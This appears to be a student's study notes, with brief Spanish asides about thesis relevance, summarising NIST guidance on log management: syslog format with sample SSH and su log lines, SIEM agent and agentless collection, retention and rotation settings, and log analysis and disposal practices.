- *Log reporting* is displaying the results of log analysis. Log reporting is often performed to summarize significant activity over a particular period of time or to record detailed information related to a particular event or series of events.

***Disposal:**

- *Log clearing* is removing all entries from a log that precede a certain date and time. Log clearing is often performed to remove old log data that is no longer needed on a system because it is not of importance or it has been archived.

2.2.Syslog format

Syslog assigns a priority to each message based on the importance of the following two attributes:

1. Message type, known as a **facility**. Examples of facilities include kernel messages, mail system messages, authorization messages, printer messages, and audit messages.
2. Severity. Each log message has a severity value assigned, from 0 (emergency) to 7 (debug).

Syslog is intended to be very simple, and each syslog message has only three parts. The first part specifies the facility and severity as numerical values. The second part of the message contains a timestamp and the hostname or IP address of the source of the log. The third part is the actual log message content.

```
Mar  1 06:25:43 server1 sshd[23170]: Accepted publickey for server2 from
172.30.128.115 port 21011 ssh2

Mar  1 07:16:42 server1 sshd[9326]: Accepted password for murugiah from 10.20.30.108
port 1070 ssh2

Mar  1 07:16:53 server1 sshd[22938]: reverse mapping checking getaddrinfo for
ip10.165.nist.gov failed - POSSIBLE BREAKIN ATTEMPT!

Mar  1 07:26:28 server1 sshd[22572]: Accepted publickey for server2 from
172.30.128.115 port 30606 ssh2

Mar  1 07:28:33 server1 su: BAD SU kkent to root on /dev/tty2

Mar  1 07:28:41 server1 su: kkent to root on /dev/tty2
```

Figure 3-1. Examples of Syslog Messages

2.3.Security Information and Event Management software

Security information and event management (SIEM) software is a relatively new type of centralized logging software compared to syslog. SIEM products have one or more log servers that perform log analysis, and one or more database servers that store the logs.

Most SIEM products support two ways of collecting logs from log generators:

- Agentless. The SIEM server receives data from the individual log generating hosts without needing to have any special software installed on those hosts. Some servers pull logs from the hosts, which is usually done by having the server authenticate to each host and retrieve its logs regularly. In other cases, the hosts push their logs to the server, which usually involves each host authenticating to the server and transferring its logs regularly. Regardless of whether the logs are pushed or pulled, the server then performs event filtering and aggregation and log normalization and analysis on the collected logs.
- Agent-Based. An agent program is installed on the log generating host to perform event filtering and aggregation and log normalization for a particular type of log, then transmit the normalized log data to an SIEM server, usually on a real-time or near-real-time basis for analysis and storage. If a host has multiple types of logs of interest, then it might be necessary to install multiple agents. Some SIEM products also offer agents for generic formats such as syslog and SNMP. A generic agent is

used primarily to get log data from a source for which a format-specific agent and an agentless method are not available. Some products also allow administrators to create custom agents to handle unsupported log sources.

SIEM products usually include several features to help log monitoring staff, such as the following:

- Graphical user interfaces (GUI) that are specifically designed to assist analysts in identifying potential problems and reviewing all available data related to each problem
- A security knowledge base, with information on known vulnerabilities, the likely meaning of certain log messages, and other technical data; log analysts can often customize the knowledge base as needed
- Incident tracking and reporting capabilities, sometimes with robust workflow features
- Asset information storage and correlation (e.g., giving higher priority to an attack that targets a vulnerable OS or a more important host).

2.4. Additional types of log management software

- A. **Host-based intrusion detection systems (IDS):** A host-based IDS monitors the characteristics of a single host and the events occurring within the host for suspicious activity. Many host-based IDS products monitor hosts' OS, security software, and application logs. Some host-based IDS products use logs as only one of several sources of data in detecting suspicious activity, while other host-based IDS products monitor logs only.
- B. **Visualization tools:** A visualization tool presents security event data in a graphical format. For example, a tool could display data grouped or sorted by the values of different event characteristics, such as source address. An analyst can then look for patterns in the display and manipulate it, such as suppressing known benign activity so that only unknown events are shown. Visualization tools can be very effective for analyzing certain types of log data, such as showing the sequence of events that occurred in an attack involving several hosts.
- C. **Log rotation utilities:** Administrators can use specialized third-party utilities for rotating logs. These can be helpful for improving log management for log sources that do not offer sufficiently robust log rotation capabilities or any capability at all.
- D. **Log conversion utilities:** Many software vendors offer log conversion utilities that can be used to convert their proprietary format logs into standard formats. These utilities are helpful in incorporating data from less common log sources into a log management infrastructure, such as when an SIEM product does not offer support for a particular log format.

3. Log management planning

Table 4-1. Examples of Logging Configuration Settings

Category	Low Impact Systems	Moderate Impact Systems	High Impact Systems
How long to retain log data	1 to 2 weeks	1 to 3 months	3 to 12 months
How often to rotate logs	Optional (if performed, at least every week or every 25 MB)	Every 6 to 24 hours, or every 2 to 5 MB	Every 15 to 60 minutes, or every 0.5 to 1.0 MB
If the organization requires the system to transfer log data to the log management infrastructure, how frequently that should be done	Every 3 to 24 hours	Every 15 to 60 minutes	At least every 5 minutes
How often log data needs to be analyzed locally (through automated or manual means)	Every 1 to 7 days	Every 12 to 24 hours	At least 6 times a day
Whether log file integrity checking needs to be performed for rotated logs	Optional	Yes	Yes
Whether rotated logs need to be encrypted	Optional	Optional	Yes

Category	Low Impact Systems	Moderate Impact Systems	High Impact Systems
Whether log data transfers to the log management infrastructure need to be encrypted or performed on a separate logging network	Optional	Yes, if feasible	Yes

To establish and maintain successful log management infrastructures, an organization should perform significant planning and other preparatory actions for performing log management. This is important for creating consistent, reliable, and efficient log management practices that meet the organization's needs and requirements and also provide additional value for the organization.

As part of the log management planning process, an organization should define the roles and responsibilities of individuals and teams who are expected to be involved in log management.

An organization should define its requirements and goals for performing logging and monitoring logs. Based on that determination, the organization should then develop policies that clearly define mandatory requirements and suggested recommendations for several aspects of log management, including log generation, transmission, storage, disposal, and analysis.

Creating requirements and recommendations for logging needs to be done in conjunction with an analysis of the technology and resources needed to implement and maintain them, their security implications and value, and the regulations and laws to which the organization is subject.

(muy centrado en cómo debe actuar una organization para diseñar una infraestructura y un plan acorde a su objetivo en lo referido al log management, nada del TFG)

4. Log management operational processes

Respond to identified events

During the log analysis may identify events of significance, such as incidents and operational problems, that necessitate some type of response. When an administrator identifies a likely computer security incident, as defined by the organization's incident response policies, the administrator should follow the organization's incident response procedures to ensure that it is addressed appropriately. Examples of computer security incidents include a host being infected by malware and a person gaining unauthorized access to a host. Administrators should perform their own responses to non-incident events, such as minor operational problems (e.g., misconfiguration of host security software).

Administrators should also be prepared to alter their logging configurations as part of a response. Adverse events such as worms often cause unusually large numbers of events to be logged. This can cause various negative impacts, such as slowing system performance, overwhelming logging processes, and overwriting recent log entries. Analysts may not be able to see other events of significance because their records are hidden among all of the other log entries. Accordingly, administrators may need to reconfigure logging for the short term, long term, or permanently, depending on the source of the log data, to prevent it from overwhelming the system and the logs.

4.1. Configure log sources

To capture the necessary information in the desired format and locations, as well as retain the information for the appropriate period of time. Configuring log sources is often a complex process. First, administrators need to determine which of their hosts and host components must or should participate in the log management infrastructure, based on the organization's policies. A single log file might contain information from several sources, such as an OS log containing information from the OS itself and several security software programs and applications. Administrators should ascertain which log sources use each log file.

Next, for each identified log source, administrators need to determine which types of events each log source must or should log, as well as which data characteristics must or should be logged for each type of event.

Log generation

Assuming that a log source offers configuration options, it is generally prudent to be conservative when selecting initial logging settings. Excessive logging can cause loss of log data, as well as operational problems such as system slowdowns or even denial of service conditions.

Log storage and disposal

Need to determine how each log source should store its data. This should be driven primarily by organizational policies regarding log storage, particularly requirements to forward entries to a log management infrastructure. Once such requirements have been met, administrators typically have significant flexibility regarding other log storage settings. The storage options for log entries are as follows:

- **Not stored:** Entries that are determined to be of little or no value to the organization, such as debugging messages that can only be understood by the software vendor, or error messages that do not log any details of the activity, generally do not need to be stored.
- **System level only.** Entries that might be of some value or interest to the system-level administrator, but are not sufficiently important to be sent to the log management infrastructure, should be stored on the system. For example, if an incident occurs, additional system-level log entries might provide more information on the series of events related to the incident.
- **Both system level and infrastructure level.** Entries deemed to be of particular interest should be retained on the system and also transmitted to the log management infrastructure. Reasons for having the logs in both locations include the following: 1.If either the system or infrastructure logging should fail, the other should still have the log data and 2.During an incident on a system, the system's logs might be altered or destroyed by attackers; however, usually the attacker will not have any access to the infrastructure logs.
- **Infrastructure level only.** If logs are stored on the infrastructure servers, generally it is preferable to also store them at the system level. However, this is not always possible, such as systems with little capacity for logs or log sources not capable of storing logs locally (e.g., an application that can only log to a remote logging server).

Configuring log sources to store entries in the necessary locations, as well as transmit entries to the log management infrastructure, can be tricky. Examples are as follows:

- Some can only log to a single system log file. Log management infrastructures typically support common log file formats, such as comma-separated or tab-separated values, syslog, and databases. Some infrastructures also support the most popular proprietary log formats.
- Some can use multiple types of system logs, such as a proprietary format log or a standard format log (e.g., syslog).
- Some can log both at the system level and the infrastructure level simultaneously.

4.2.Analyze log data

Effective analysis of log data is often the most challenging aspect of log management, but is also usually the most important. Having robust log management infrastructures and automating as much of the log analysis process as possible can significantly improve analysis so that it takes less time to perform and produces more valuable results.

The key to performing log analysis is understanding the typical activity associated with each system. Although some log entries are very easy to understand, many are not. The primary reasons for this are as follows:

- ☐ **Need for context:** The meaning of an entry often depends upon the context surrounding it. Administrators need to determine how this context is defined, such as through additional log entries in one or more logs, or through non-log sources (e.g., configuration management records).
- ☐ **Unclear messages:** A log entry might contain a cryptic message or code that is meaningful to the software vendor but not to the administrator reviewing the entry. Such entries might necessitate discussions with the software vendor to determine

their meanings. Using SIEM software to analyze logs typically reduces the number of unclear messages because the SIEM software often has detailed knowledge of software vendors' logging practices. However, even SIEM software cannot understand every message, such as new message types associated with a just-released update to a product.

Prioritizing the analysis of log entries can be challenging. Although some log sources assign their own priorities to each entry, these priorities often use inconsistent scales or ratings (e.g., high/medium/low, 1 to 5, 1 to 10), which makes it challenging to compare priority values. Also, the criteria used by different products to prioritize entries are likely to be based on different sets of requirements, some or all of which might be inconsistent with the organization's requirements. Accordingly, organizations should consider assigning their own priorities to log entries based on a combination of factors, including the following:

- Entry type (e.g., message code 103, message class CRITICAL)
- Newness of the entry type (i.e., has this type of entry appeared in the logs before?)
- Log source
- Source or destination IP address (e.g., source address on a blacklist, destination address of a critical system, previous events involving a particular IP address)
- Time of day or day of the week (e.g., an entry might be acceptable during certain times but not permitted during others)
- Frequency of the entry (e.g., x times in y seconds).

4.3. Manage long-term log data storage

Administrators typically are responsible for managing the storage of their logs. They should be aware of the organization's requirements and guidelines for log data storage, so that logs are retained for the required period of time. If log data has already been transferred to the log management infrastructure, system-level administrators might not need to do any long-term storage of log data. If administrators need to store the log data for a retention period, and this period is relatively short (days or weeks), it might be adequate to keep them online and capture them in regular system backups.

Administrators are also responsible for ensuring that the archived logs are destroyed properly when the required data retention period has ended. This includes logs stored on systems, regular backups, and archival media. Administrators should follow their organization's media sanitization policies and procedures when destroying the logs. Examples of how logs might be destroyed include logical destruction (e.g., repeatedly overwriting data with random values) and physical destruction (e.g., shredding media, degaussing hard drives).

(mucho que ver con organizations de nuevo)

Appendix A - Glossary

Event Reduction: Removing unneeded data fields from all log entries to create a new log that is smaller.

Log Preservation: Keeping logs that normally would be discarded, because they contain records of activity of particular interest.

Log Retention: Archiving logs on a regular basis as part of standard operational activities.

Log Viewing: Displaying log entries in a human-readable format.

Appendix B de acronyms & Appendix C de tools and resources nada/poco interesantes para el TFG.